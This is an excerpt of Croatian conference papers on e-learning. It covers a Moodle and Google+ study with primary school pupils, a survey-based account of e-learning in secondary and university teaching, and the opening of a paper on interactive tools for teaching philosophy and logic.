S obzirom da nismo imale namjeru previše ulaziti u sustav Moodle, ponudile smo im najjednostavniju definiciju i najvažnije informacije, potrebne za samostalno učenje, a našu pozornost usmjerile smo na njihov doživljaj sustava i procese učenja.

Zanimalo nas je kako će se učenici snaći u online okruženju i hoće li im se ovakav način učenja sviđati više od uobičajenog učenja.

Dvije lekcije učenici su učili u školi, a treću lekciju uče samostalno, od kuće (za one koji nisu u mogućnosti pristupiti lekciji kod kuće, osigurali smo mogućnost učenja u školi).

Tijekom učenja učenicima smo uglavnom pružale pomoć u pristupanju sustavu, logiranju, prelasku na novu stranicu u lekcijama i predavanju testova.

Učenici su pokazali različite stupnjeve ovladavanja sustavom. Određen broj učenika je odmah shvatio da

lekciju mogu pročitati i više puta, neki učenici su se odlučili na pažljivo, višestruko čitanje pojedinih stranica prije prelaska na novu, a četiri učenice su vodile bilješke u bilježnici.

Učenike nismo usmjeravale kako će učiti već smo podržavale njihove stilove učenja. Zanimljivo je da su učenici imali potrebu surađivati s drugim učenicima pri učenju, ali i pri rješavanju testova. Neki učenici su pokušali varati u rješavanju testova otvaranjem testa u drugom prozoru ili dobacivanjem papirića drugima iako su znali da ocjene nećemo unijeti u imenik.

Slika 2. Prikaz ocjena dobivenih nakon rješavanja testa

Većina učenika je već pri prvom rješavanju testa dobila vrlo dobre i odlične ocjene, ali su svejedno test rješavali u drugom i trećem pokušaju (slika 2).

Nakon druge lekcije učenici su putem ankete izrazili svoje mišljenje o učenju pomoću sustava Moodle i o samom sustavu.

Izdvajamo najzanimljivije odgovore:

-*„Moodle je sustav za učenje na daljinu, odnosno eLearning. Sviđa mi se što je inovativan, jedan od najpopularnijih, te je otvorenog koda te se nadam da njegova SQL baza nema propusta.“*

-*„To je sustav za učenje gdje nema profesora i odvija se preko interneta. Super je što na kraju lekcije možeš provjeriti znanje testom i što imaš tri pokušaja.“*

-*„Sviđa mi se što nema profesora ni ispitivanja i što ocjene nisu prave i ne upisuju se u imenik. Tek tako da procjeniš svoje znanje. Također mi se sviđa što možeš učiti iz kuće.“*

-*„Dobra stranica za učenje mnogih školskih predmeta. Moodle je vrlo koristan“*

-*„to nije dobra svar jer se ne možemo družiti s prijateljima“.*

-*„što je bolje jer su lekcije bolje objašnjene kad ih objašnjava profa na primjerima“*

-*„Puno je zdravije i ne šteti očima kao računalo. Također nas učenje računalno i kod kuće udaljava od ljudi i bližnjih.“*

Većina učenika (47%) rado bi zamijenila uobičajeni način učenja e-učenjem, 34% učilo bi samo neke predmete, a 19% ne bi uopće koristilo e-učenje.

Od razloga koje navode u prilog e-učenja najčešći je što takvo učenje vide lakšim i zabavnijim (lekcije podijeljene na manje cjeline, jednostavnije, ne trebaju knjige), što uče putem računala i Interneta, što nema učitelja dok uče i rješavaju test i nema nervoze, testove mogu rješavati više puta, što mogu učiti od kuće, ne moraju pisati. Posebice im se svidjela mogućnost dobivanja trenutne povratne informacije o naučenom.

Argumenti za učenje u prilog klasičnom načinu učenja su što učitelj može bolje objasniti ono što uče, mogu pitati što im je nejasno, te što u isto vrijeme mogu učiti i vidjeti prijatelje iz razreda.

IV. ZAKLJUČAK

Ovim radom prikazana je sinergija društvene mreže Google+ i sustava Moodle u procesu učenja učenika šestih razreda osnovne škole. Bili su jako kritični u odnosu na oblik pitanja, sadržaj lekcije, kao i na samo oblikovanje lekcija, što su izrazili u svojim komentarima na Google+.

Odgovori učenika pokazuju njihovu motiviranost i zadovoljstvo primjenom ovakvih sustava u učenju. Korist od primjene je višestruka, kako za učenike tako i za učitelje.

Naši rezultati potvrđuju mogućnost korištenja društvene mreže kao alata za učenje, suradnju i kvalitetnu komunikaciju u osnovnoj školi. S tim u vezi potrebno je stvoriti uvjete koji će učitelje motivirati za širu primjenu e-učenja i društvenih mreža u svim predmetima. Ako se to ne dogodi, bojazni našeg učenika bi se mogle ostvariti.

„Navikao sam se na konvecionalne načine učenja i mislim da će trebati još nekoliko godina da eLearning kompletno izbaci uobičajeno učenje“

Praktična iskustva primjene e-učenja u srednjoškolskoj i visokoškolskoj nastavi

D. Grundler, T. Rolich, S. Šutalo
Tekstilno-tehnološki fakultet Sveučilišta u Zagrebu, Zagreb, Hrvatska
Tekstilno-tehnološki fakultet Sveučilišta u Zagrebu, Zagreb, Hrvatska
Tehnička škola Karlovac, Karlovac, Hrvatska
darko.grundler@ttf.hr

U radu su opisana višegodišnja praktična iskustva primjene e-učenja u srednjoškolskoj i visokoškolskoj nastavi. Opisani su različiti oblici primijenjenih nastavnih materijala prikladnih za e-učenje, te uočene prednosti i nedostaci. Navedene su i ukratko analizirane značajke pojedinih web CMS i LMS sustava i njihova prikladnost s gledišta nastavnika i korisnika. Prikazana je uporaba javno dostupnih i privatnih LMS sustava. Opisana su višegodišnja iskustava primjene računalne provjere znanja. Navedene su razlike primjene e-učenja u srednjoškolskoj i visokoškolskoj nastavi. Posebno je težište rada na odzivu korisnika (učenika i studenata) na primijenjene postupke e-učenja te prednostima i nedostacima s gledišta nastavnika. Opisani su i formalni okviri za primjenu e-učenja u nastavnoj instituciji. U zaključku se uz ostalo navode razlozi relativno maloj zastupljenosti e-učenja u nastavi unatoč raspoloživoj tehnologiji i besplatnim alatima za e-učenje.

I. UVOD

Primjena e-učenja u srednjoškolskoj i visokoškolskoj nastavi unatoč naporima i promidžbi ograničenog je obima. Usprkos brojnim prednostima e-učenja i postojećoj informacijskoj infrastrukturi te računalnoj pismenosti korisnika postoje značajni otpori uvođenju e-učenja u redovnu nastavu. Glavni razlozi sporog uvođenja e-učenja su nedovoljna upućenost nastavnika u tehnologiju e-učenja i njihova nespremnost primjene e-učenja. Određeni izuzetak su nastavne ustanove kojima je temeljna zadaća ili važan dio poučavanje informacijskih tehnologija. Na temelju u ovom radu opisanih iskustava može se zaključiti da su učenici i studenti mnogo spremniji za primjenu e-učenja od nastavnika

II. NASTAVNI MATERIJALI

Nastavni materijali se mogu podijeliti u nekoliko skupina:

Tiskane publikacije su nastavni materijali koji postoje odavno i koji su i danas važan i potreban dio obrazovnih materijala. Najvažniji su verificirani udžbenici, npr. [1,2,3] kod kojih proces verifikacije jamči prikladnost nastavnom procesu. Nedostatak tiskanih publikacija je trošak njihovog izdavanja i raspoloživost (publikacija mora biti fizički prisutna pri učenju).

E-knjige (engl. *e-books*) su publikacije koje po svom sadržaju i izgledu nalikuju tiskanim publikacijama ali su u računalno čitljivom obliku. Često su to izravne preslike tiskanih publikacija u pdf formatu npr. [12]. Prednost e-knjiga je mnogo manji trošak objave i raspoloživost (dostupno na svakom računalu i u svako doba).

PowerPoint prezentacije su najrasprostranjeniji oblik objave računalno čitljivih nastavnih materijala. Razlog je relativno jednostavna uporaba programa za izradu prezentacija te činjenica da iste materijale nastavnici rabe u nastavi ex cathedra. Pri publiciranju PowerPoint prezentacija postoji mogućnost objave u izvornom PowerPoint formatu, npr. [11] ili u nekom od formata koji omogućuju samo pregled ali ne i izmjenu prezentacija, npr. PowerPoint show. Sve češće se PowerPoint prezentacije objavljuju u formatu koji se može izravno prikazati u web pregledniku (npr. u flash formatu) [9].

E-udžbenici su verificirani nastavni materijali u računalno čitljivom obliku koji osim pasivnih (pdf, PowerPoint i sl.) nastavnih materijala sadrže i interaktivne nastavne materijale, npr. [10]. Takvi su udžbenici najčešće u formatu čitljivom pomoću web preglednika i pisani u html formatu. Ponekad se rabi CMS (engl. *content management system*) kao podloga za objavu e-udžbenika. Važan događaj za primjenu e-udžbenika je odluka o formalnom priznanju e-udžbenika kao ravnopravnog tiskanom verificiranom izdanju udžbenika. Npr. Sveučilište u Zagrebu priznaje kao ravnopravne tiskane i e-udžbenike koji su prošli propisanu proceduru (Sveučilišni udžbenici).

LMS (engl. *learning management system*) je programska potpora učenju posredstvom računala. Temeljne zadaće LMS sustava s gledišta nastavnika su: olakšati objavu različitih nastavnih materijala, olakšati komunikaciju s korisnicima (učenicima i studentima) i omogućiti provjeru znanja na daljinu. Glavne zadaće LMS sustava s gledišta korisnika (učenika i studenata) su: olakšani pristup nastavnim materijalima, moguće provjere znanja na daljinu i olakšana komunikacija između učenika i nastavnika. Pri izboru LMS sustava nastavnik se mora odlučiti između sustava koji će implementirati u okviru vlastite ustanove, npr. [6] ili sustava koji je instaliran i kojeg održava druga ustanova, npr. [14]. U prvom slučaju prednosti su potpuni nadzor i prilagodba LMS sustava vlastitim potrebama i željama, a nedostatak je potreba za infrastrukturom (server, program, stručna osoba) i održavanjem sustava. U drugom slučaju glavna je prednost potpora u smislu infrastrukture, instaliranja, održavanja i obuke, a nedostatak ograničene mogućnosti prilagodbe sustava vlastitim specifičnim potrebama. Na razini institucionalne potpore nastavnicima osnovnih i srednjih škola ponajprije

je namijenjen CARNetov sustav za online učenje Moodle [14]. Kako je navedeno na web stranicama „Svi članovi akademske i školske zajednice imaju pravo na potpuno besplatno korištenje i svu pomoć oko korištenja ovoga sustava.“. Uz to besplatni su i tečajevi za nastavnike i potpora. Sveučilišni računski centar Sveučilišta u Zagrebu održava sustav Merlin [13]. Na web stanicama je navedeno „Merlin je sustav za e-učenje uspostavljen kao platforma za projekte primjene e-učenja, odnosno izvođenje kolegija sveučilišnih studija uz primjenu tehnologija e-učenja. Sustav održavaju djelatnici Centra za e-učenje osiguravajući pouzdan i neprekidan rad sustava i njegovu dostupnost sveučilišnim ustanovama, nastavnicima i studentima, te ujedno pružajući tehničku podršku u uporabi sustava.“. U oba slučaja riječ je o LMS sustavima o kojima se brine CARNet, odnosno SRCE pa je korisnik oslobođen brige o infrastrukturi e-učenja.

Svi navedeni materijali (osim tiskanih publikacija) dostupni su posredstvom interneta ili u iznimnom slučaju za korisnike koji nemaju pristup brzom internetu na optičkom mediju (DVD) uz određena ograničenja u odnosu na on-line inačicu. Inačicu na optičkom mediju ako je to nužno mora pripremiti nastavnik pomoću programa za presliku web mjesta. U oba slučaja korisnici imaju pristup nastavnim materijalima u računalno čitljivom obliku.

III. RAČUNALNA PROVJERA ZNANJA

Pod računalnom provjerom znanja ovdje se podrazumijeva provjera znanja koja se u potpunosti provodi pomoću računala. To znači da ispitanik pokreće program i na računalu odgovara na postavljena pitanja ili rješava postavljeni zadatak. Nakon što ispitanik završi s rješavanjem računalo provjerava odgovore i rješenja i na temelju unaprijed zadanog i ispitaniku poznatog kriterija ocjenjuje ispitanika. Na Tekstilno-tehnološkom fakultetu Sveučilišta u Zagrebu računalne provjere znanja se provode već dvadesetak godina. U doba kad je operacijski sustav bio MS-DOS rabio se program Question Mark [4], a nakon uvođenja Windows operacijskog sustava rabi se po narudžbi izrađen program (Sustav za provjeru znanja, autor mr.sc. Ivan Felja, program izrađen 2006. godine) kojeg je moguće rabiti i na daljinu posredstvom interneta. U oba slučaja riječ je o sustavu koji iz velike baze zadataka i pitanja ispitaniku nasumce zadaje određeni broj zadataka. Pri tome ni nastavnik ni ispitanik ne može unaprijed znati koja će pitanja pojedini ispitanik dobiti. Zna se samo da su pitanja iz unaprijed određene skupine pitanja. U načelu svaki ispitanik ima različita pitanja od ostalih ispitanika. To omogućuje istodobnu provjeru znanja više ispitanika zajedno (npr. u informatičkom praktikumu s mnogo računala) bez opasnosti od prepisivanja. Pokazalo se da s gledišta nastavnika računalna provjera znanja pruža veliku uštedu vremena glede ispravljanja, obrade podataka, evidencije i statističke obrade rezultata. S gledišta ispitanika dvije glavne prednosti su: nepristranost provjere znanja i činjenica da je rezultat provjere poznat neposredno po završetku provjere. Windows inačica omogućuje provjeru znanja posredstvom interneta tako da se primjerice pomoću istog programa na Tekstilno-tehnološkom fakultetu Sveučilišta u Zagrebu znanje provjerava u Zagrebu i Varaždinu.

IV. ISKUSTVA SREDNJOŠKOLSKE NASTAVE

Prije deset godina u Tehničkoj školi u Karlovcu u okviru nastavnog predmeta Računalstvo pripremljeni su računalno čitljivi nastavni materijali u PowerPoint formatu [17]. Uvođenjem PowerPoint prezentacija nastava je postala dinamičnija i zanimljivija ali se i dalje izvodila ex chatedra. U izvjesnoj mjeri takav način rada nastavniku olakšava pripremu za nastavu i učenicima nudi dodatni nastavni materijal u obliku različitom od tiskanih udžbenika. Učenicima je takav način prikaza nastavnih materijala zanimljiviji od pisanja po ploči, a pruža i dodatne mogućnosti (multimedija, fotografija i dr.). Unatoč tome i dalje se svi učenici nalaze pred istim ciljevima i zadacima.

Uvođenjem drugačijih modela e-učenja željelo se učenike iz pasivne postaviti u aktivnu ulogu. Za početak, nastavno gradivo osnova programiranja i osnova korištenja jezika C++ oblikovano je u formi mrežnih stranica [18]. Za oblikovanje mrežnih stranica korištena su Google mrežna mjesta (Google Sites) [8] jer nude besplatan i jednostavan način rada. Nastavno gradivo je podijeljeno na relativno male cjeline koje su ustrojene hijerarhijski zbog lakšeg snalaženja. Cjeline u kojima se tumači novo gradivo popraćene su riješenim primjerima, a publicirane su i vrlo opsežne Vježbenice sa zadatcima s pripadajućim rješenjima (ukupno približno 100 riješenih zadataka) [19]. Mrežne su stranice korištene kao podrška tradicionalnoj nastavi. Glavna prednost takvog načina rada je mogućnost individualiziranog pristupa učenicima različitih sposobnosti i motivacije. Nastavnik ponuđene zadatke treba klasificirati i odrediti koja skupina zadataka odgovara pojedinom stupnju znanja i sposobnosti. Ovaj model e-učenja se pokazao vrlo dobrim. Zadovoljni su i učenici i nastavnik jer pojedini učenik uči koliko može i unaprijed zna koja je skupina zadataka primjerena određenoj razini znanja (ocjeni). Opisano web mjesto nema mogućnost on-line provjere znanja što je i najveći nedostatak.

Sljedeća je zamisao bila, skupine učenika pojedinih razrednih odjela društvenom mrežom povezati u grupe zbog bolje suradnje nastavnika i učenika, dijeljenja nastavnih materijala i mogućnosti on-line provjere znanja. Zamisao je ostvarena pomoću društvene edukacijske mreže Edmodo [7]. Nastavnik stvara zatvorene grupe učenika, može slati poruke svim članovima grupe ili samo određenim učenicima, a ima i uvid u kompletnu komunikaciju unutar grupe. Mogu se slati i dijeliti poveznice te sve vrste multimedijalnih datoteka. Za informiranje učenika o predstojećim zadacima postoji kalendar, a dostupni su i alati za zadavanje testova i zadataka te njihovo ocjenjivanje i uvrštavanje ocjena u razredni imenik. Iskustva s ovom društvenom mrežom su vrlo pozitivna. Učenici je rado prihvaćaju jer mogu pitati što im nije jasno i dobiti odgovarajuće savjete i odgovore od nastavnika ili ostalih učenika u bilo koje doba. Sučelje je slično sučelju Facebook-a pa već prvi susret s Edmodo-m kod učenika izaziva pozitivne reakcije. Uz određena ograničenja sustav omogućuje on-line provjeru znanja.

Nakon ovih pozitivnih iskustava napravljen je sljedeći korak uporabom sustava za e-učenje koji objedinjava većinu prethodno navedenih metoda e-učenja. Izabran je CARNetov sustav Moodle [14] jer omogućava prikladno publiciranje nastavnih materijala u e-obliku, dobru orga-

nizaciju i izvođenje e-učenja. Prednost sustava Moodle je i u tome što članovi školske zajednice imaju pravo na besplatno kreiranje vlastitog e-tečaja i na raspolaganju im je pomoć oko uporabe sustava. Sustav primjerice omogućuje: oblikovanje nastavnih sadržaja, upravljanje učenicima - sudionicima tečaja, stvaranje rasporeda aktivnosti, zadavanje sadržaja u kalendaru obaveza, izradu on-line testova znanja, automatsko provjeravanje odgovora i ocjenjivanje korisnika, te uporabu raznih alata za komunikaciju i kolaboraciju među korisnicima. Sadržaj se može organizirati po tematskim cjelinama, poglavljima i lekcijama što omogućava jednostavan pregled. Usvojena znanja i vještine moguće je provjeriti pomoću Zadataka (učenici rješenja pohrane u sustav da bi ih nastavnik–mentor pregledao i vrednovao) i Testova. Treba istaći velike mogućnosti oblikovanja testova sustavom Moodle. Moguće je oblikovati pitanja različitog oblika i vrste, a zbog smanjivanja mogućnosti varanja, moguće je uključiti promjenu redoslijeda pitanja te mogućnost promjene redoslijeda odgovora u pitanju. Testovi se ispravljaju automatski, pa učenik dobiva povratnu informaciju odmah po završetku testa. Nastavnik ne mora trošiti vrijeme na rutinske poslove ispravljanja i ocjenjivanja. Zbog objektivnosti vrednovanja uspješnosti rada učenika bitno je Testove i Zadatke provoditi za vrijeme nastavnog sata, u kontroliranom okruženju. Suradnja između nastavnika i učenika ostvaruje se forumom i elektroničkom poštom.

Praktično iskustvo je pokazalo da je e-učenje pomoću sustava Moodle odličan način prenošenja znanja. Za izradu kvalitetnog tečaja nastavnik treba biti educiran i treba utrošiti mnogo vremena i truda. E-tečaj treba neprestano provjeravati, nadzirati i popravljati. Nagrada nastavniku je djelotvorniji prijenos znanja i zadovoljstvo učenika.

Kao pilot projekt u Tehničkoj školi u Karlovcu izrađen je e-tečaj Osnove programa za tablično računanje MS Excel 2007 [16] u sustavu Moodle (za pregled može se prijaviti kao gost i zatim kliknuti na izbornik Popis svih kolegija u sustavu te pronaći kolegij Excel 2007). O tome govori i činjenica da je tečaj uključen u CARNet-ove tečajeve za korištenje u nastavi [5] u rujnu 2011. Objava tečaja na CARNet-u omogućuje da nastavnici s iste ili druge ustanove rabe gotov tečaj te se time višestruko štedi trud i jamči kvaliteta tečaja (tečajevi koji se objavljuju prolaze postupak provjere kvalitete). Tečajevi objavljeni na web stranicama CARNet-ovih tečajeva za korištenje u nastavi su prošli provjeru koja jamči određenu razinu kvalitete tečajeva.

Iskustva primjene e-učenja u srednjoj školi su više nego dobra. Na raspolaganju su i prikladni besplatni alati i potpora. Jedina ozbiljna prepreka većoj zastupljenosti e-učenja u srednjoškolskoj nastavi je nespremnost nastavnika educirati se i uložiti trud u pripremu i provođenje e-učenja.

V. ISKUSTVA VISOKOŠKOLSKE NASTAVE

Iskustva višegodišnje primjene e-učenja i računalne provjere znanja u visokoškolskoj ustanovi mogu se podijeliti u dvije skupine: iskustva nastavnika i iskustva studenata. Prva prepreka uvođenju e-učenja je potreba da nastavnik stekne specifična znanja potrebna za pripremu nastavnih materijala i sustava za e-učenje. Postoje pokušaji pomoći pri obrazovanju nastavnika na primjenu e-učenja, npr. Centar za e-učenje SRCE-a [15]. Čak i kad se takva znanja usvoje potrebno je uložiti velik trud i utrošiti mnogo vremena za pripremu nastavnih materijala u e-obliku. Kako nastavnici već imaju pripremljene nastavne materijale za nastavu tradicionalnim načinom („kreda i ploča“ ili PowerPoint prezentacije) često ne žele uložiti dodatni znatni trud za pripremu e-učenja. U većini obrazovnih ustanova takav trud neće ni na koji način biti nagrađen, a moguće poteškoće primjene e-učenja mogu dovesti nastavnika u neugodan položaj. Nakon uspostave sustava nastavnik će utrošiti često više vremena u radu sa studentima nego u slučaju tradicionalne nastave ali će njegova uloga biti drugačija. Umjesto prenošenja znanja ex cathedra nastavnik preuzima ulogu savjetnika i osobe koja usmjerava korisnika kako usvojiti potrebna znanja. Mnogo više vremena nastavnik provodi u kreativnom načinu poučavanja. S gledišta korisnika prednosti su: multimedijalnost nastavnih materijala, mogućnost učenja u vrijeme i na mjestu koje korisniku odgovara i dostupnost nastavnika. S obzirom na sve višu informatičku pismenost i navike uporabe računalne tehnologije kod studenata, njima e-učenje postaje prirodan način razmjene informacija i nije potrebno praktično nikakvo učenje da bi se mogli služiti tehnologijom e-učenja. Kao ilustracija prikladnosti e-učenja može poslužiti ovdje prikazana anketa. Na Tekstilno-tehnološkom fakultetu Sveučilišta u Zagrebu u sklopu kolegija Računalstvo preddiplomskog studija Tekstilna tehnologija i inženjerstvo te kolegija Računalni jezik za dizajn preddiplomskog studija Tekstilni i modni dizajn korištene su metode e-učenja. Na kraju zimskog semestra 2011./2012. godine provedena je anonimna anketa o prikladnosti e-učenja prikazana u Tab. I. U anketi je sudjelovalo 110 studenata (neki nisu odgovorili na sva pitanja). U tablici je prikazan broj i postotak odgovora.

Na temelju rezultata ankete mogu se izvesti ovi zaključci:

Većina anketiranih studenata se nije prije susrela s e-učenjem (77 %) pa su dobar uzorak za ocjenu prikladnosti e-učenja kod korisnika kojima je to prvi susret s e-učenjem.

Većina anketiranih (50% - 80% ovisno o području) nije prije znala gradivo koje je obuhvaćeno e-učenjem (odgovori na pitanja o prethodnom znanju pojedinih područja zbog obima nisu prikazana u ovom radu).

Većina anketiranih su zadovoljni ovakvim načinom učenja (81%) i smatra da je imala sve uvjete za svladavanje gradiva. To je posebno važna konstatacija koja je potvrđena i u usmenim razgovorima sa studentima koji su redom izjavljivali da im ovakav način sasvim odgovara.

Većina anketiranih smatra najboljim kombinaciju e-učenja i tradicionalne nastave s nastavnikom (74%).

Više od 90% anketiranih bi i ubuduće željelo rabiti ovakav način poučavanja (iako je bila riječ o poučavanju bez tradicionalne nastave).

TABLICA I. REZULTATI ANKETE O PRIKLADNOSTI E-UČENJA

Jeste li se prije sreli s ovakvim načinom učenja (E-učenje)?	Da	25	22,73%
	Ne	85	77,27%
Kakvo je vaše mišljenje o ovakvom načinu učenja?	Vrlo sam zadovoljna/zadovoljan	89	80,91%
	Osrednje sam zadovoljna/zadovoljan	21	19,09%
	Uopće nisam zadovoljan/zadovoljna	0	0,00%
Kad biste mogli birati koji način učenja bi odabrali?	E-učenje bez nastavnika	23	21,10%
	Tradicionalnu nastavu s nastavnikom	5	4,59%
	Kombinaciju E-učenja i tradicionalne nastave s nastavnikom	81	74,31%
Smatrate li da ste imali sve uvjete na ovaj način naučite potrebno gradivo?	Da	102	92,73%
	Ne	8	7,27%
Želite li i ubuduće rabiti ovaj način učenja?	Da	99	90,83%
	Ne	10	9,17%

VI. ZAKLJUČAK

Na temelju višegodišnjeg iskustva autora i rezultata anonimnih anketa korisnika (učenika i studenata) može se zaključiti da su suvremene generacije korisnika (učenika i studenata) spremne za e-učenje i da im je to prirodan način učenja. Na temelju činjenice da je 90% anketiranih studenata izjavilo da bi i ubuduće željelo rabiti ovakav način poučavanja nedvojbeno se može konstatirati da je to suvremenim generacijama poželjan način prenošenja znanja. Ne postoje više ni tehnološke ni spoznajne prepreke primjene e-učenja s gledišta učenika i studenata i e-učenje im je „prirodan“ način usvajanja novih znanja. Glavna prepreka široj primjeni e-učenja je nespremnost nastavnika i nedovoljna formalna uvjetovanost takvog načina nastave (napredovanja, novčana naknada i sl.). Zbog toga bi glavne napore trebalo usmjeriti u sustavno i na neki način obvezno obrazovanje nastavnika za primjenu e-učenja u nastavi. Napredovanje nastavnika trebalo bi uvjetovati primjenom e-učenja u nastavi. Zbog interneta i novih navika mlađe populacije e-učenje postaje sve poželjniji način prijenosa znanja. Pri tom nikako ne treba izostaviti ulogu nastavnika koja postaje savjetodavna i usmjeravajuća.

Primjena interaktivnih sadržaja u nastavi filozofije i logike

Martina Sertić
Industrijsko-obrtnička škola Slavonski Brod, Hrvatska
Klasična gimnazija Slavonski Brod, Hrvatska
sertic_79@yahoo.com

Sažetak - U posljednjih petnaestak godina došlo je do svojevrsnog "booma" u razvoju tehnologije koja na ovaj ili onaj način ima poveznicu s obrazovanjem (nastavom, popularnom znanošću). U širem smislu, svako novo saznanje nečega novog ili pak nadopunjavanje znanja onoga staroga, jeste svojevrstan oblik obrazovanja. U današnjem obrazovanju postalo je nezamislivo ne koristiti računalo i informatičke tehnologije. Internet je postao neizostavni segment obrazovanja i sve više dobiva na značenju. Internet je mladima omogući brži pristup informacijama kroz razne online edukativne sadržaje i interaktivne alate. Interaktivni sadržaji bi trebali biti veza između profesora i učenika, te omogućiti kvalitetniji rad u školi i kod kuće, a ujedno bi potaknuli mlade ljude na daljnje istraživanje i bavljenje ovim i nekim drugim sadržajima. Interaktivni sadržaji u nastavi filozofije i logike trebali bi biti spona između nastavnog gradiva i praktične primjene.Moji učenici već neko vrijeme koriste interaktivne alate u nastavi ponajviše filozofije, ali i logike. U ovome radu navela sam par primjera interaktivnih alata koje koristim u nastavi zajedno sa svojim učenicima.Na kraju rada nalazi se i anketni listić koji je sastavljen iz razloga provjere zadovoljstva učenika interaktivnim alatima u nastavi filozofije i logike. Zatim slijedi analiza anketnog listića i prikaz podataka.

I. UVOD

U posljednjih petnaestak godina došlo je do svojevrsnog "booma" u razvoju tehnologije koja na ovaj ili onaj način ima poveznicu s obrazovanjem (nastavom, popularnom znanošću i sl.). U širem smislu, svako novo saznanje nečega novog ili pak nadopunjavanje znanja onoga staroga, jeste svojevrstan oblik obrazovanja.

U današnjem obrazovanju postalo je nezamislivo ne koristiti računalo i informacijske tehnologije. Internet je postao neizostavni segment obrazovanja i sve više dobiva na značenju. Internet je mladima omogući brži pristup informacijama kroz razne online edukativne sadržaje i interaktivne alate.

Interaktivni alati i edukativni online sadržaji svakim danom se sve više koriste u nastavi. Moji učenici već neko vrijeme koriste interaktivne alate u nastavi ponajviše filozofije, ali i logike. U ovome radu navela sam par primjera interaktivnih alata koje koristim u nastavi zajedno sa svojim učenicima.


Na kraju rada nalazi se i anketni listić koji je sastavljen iz razloga provjere zadovoljstva učenika interaktivnim alatima u nastavi filozofije i logike. Zatim slijedi analiza anketnog listića i prikaz podataka.

II. INTERAKTIVNI ALATI U NASTAVI

Kako bi ljudi brže i efikasnije mogli doći do traženih informacija i usavršiti znanje, mnoge kompanije i obrazovne institucije došle su do ideje da izrade edukativne softvere i interaktivne alate (sadržaje) uz pomoć kojih bi omogućili stalnu akumulaciju znanja na vrlo praktičan i jednostavan način.

Ovakvim pristupom potaknuta je sve veća izrada edukativnih sadržaja i primjena istih u učenju gradiva u školama. Neki od sadržaja su usko edukativne naravi, dok su drugi opće obrazovni sadržaji koji su putem Interneta dostupni svima koji žele usavršiti obrazovanje.

Na hrvatskome tržištu mogu se naći razni interaktivni sadržaji, a većina ih je na stranome jeziku. Hrvatska spada među zemlje u kojima je ovaj način obrazovanja tek u početnom stupnju razvoja.



Slika 1. Interaktivni alat GeoGebra

Informacijska tehnologija našla je mjesto kao alat za rješavanje raznih problema, za analizu određenih procesa, za kreiranje vlastitih programa, kao izvor podataka, kao alat za dizajn, arhitekturu, građevinu, obradu teksta i masu podataka. Na ovaj način dobivena je mogućnost povezivanja znanja učenika iz jedne škole ili sveučilišta sa znanjima učenika iz drugih sličnih ustanova, i to širom svijeta. [5]

III. INTERAKTIVNI ALATI U NASTAVI FILOZOFIJE

U ovom poglavlju navest ćemo nekoliko online sadržaja kojima je cilj učiniti nastavu filozofije zanimljivijom, jednostavnijom i bližom polaznicima, tj. učenicima ili studentima

A. Interaktivne radionice i radni materijali iz filozofije

Prva web stranica kojom ćemo se pozabaviti, a nalazi se na adresi http://www.radionicapolic.hr/filozofija/FOpriručnik/fisa.htm je svojevrsni filozofski priručnik s raznim materijalima potrebnim za kvalitetnu nastavu filozofije.


Priručnik se sastoji od 30 cjelina, te pet pomoćnih stranica, koje čine sadržaj, rječnik, program, bibliografija i kazalo. Stranica sadrži online radionice kao što su Rasprava o pojmu čovjeka, Rasprava o pojmu spoznaje, Aristotel - država i odgoj, itd.; potom razni korisni radni materijali; izlaganja koja obuhvaćaju filozofsku problematiku; bibliografske podatke filozofa; kazalo imena poznatih humanističkih i društvenih znanstvenika; rječnik filozofskih pojmova; pregled nastavnog program iz filozofije; upute za rad u online radionici i kvizovima. [6]

Stranica je podijeljena u tri cjeline. Prva cjelina *Izlaganja* se sastoje od tri dijela: Autorski tekst, Izvorni tekstovi filozofa, Metodički dodaci. Druga cjelina *Radionice* se sastoje od dva dijela: Radionički uzorci (Slika 2.), Pripreme, zadaci i uputa. Treća cjelina *Materijali* sastoji se od dva dijela: Materijali za dijeljenje, Alati i ostali pribor. Svaka cjelina/stranica ima određenu karakterističnu boju pozadine i slova. [3]

Slika 2. Filozofska online radionica

B. Interaktivni tekstovi, provjere znanja i ostali materijali iz filozofije

Druga web stranica koju ćemo spomenuti sadrži materijale vezane uz nastavu filozofije na engleskome jeziku. Možemo je pronaći na adresi http://www.wadsworth.com/philosophy_d/special_features/timeline/timeline.html#. Stranica je podijeljena u više linkova, a neki od njih su: tekstovi filozofa, filozofske discipline, kronološki razvoj filozofije kroz povijest u obliku virtualnog vremenskog pravca koji nas raznim prikazima tekstualnog i slikovnog oblika vodi na put kroz povijest filozofije, filozofska metodologija, logika i dr. Sadržaj na stranici popraćen je raznolikim geografskim kartama, slikama i zvučnim zapisima te online kvizovima koje je moguće rješavati i uređivati (Slika 3.). Ovdje još možemo pronaći ponuđene edukativne softvere za lakše savladavanje gradiva iz filozofije i logike. Neki od tih edukativnih softvera su: iLrn Logic, Wadsworth's Proteus Classics. [4]



Slika 3. Filozofski vremenski pravac: Filozofija industrijske revolucije

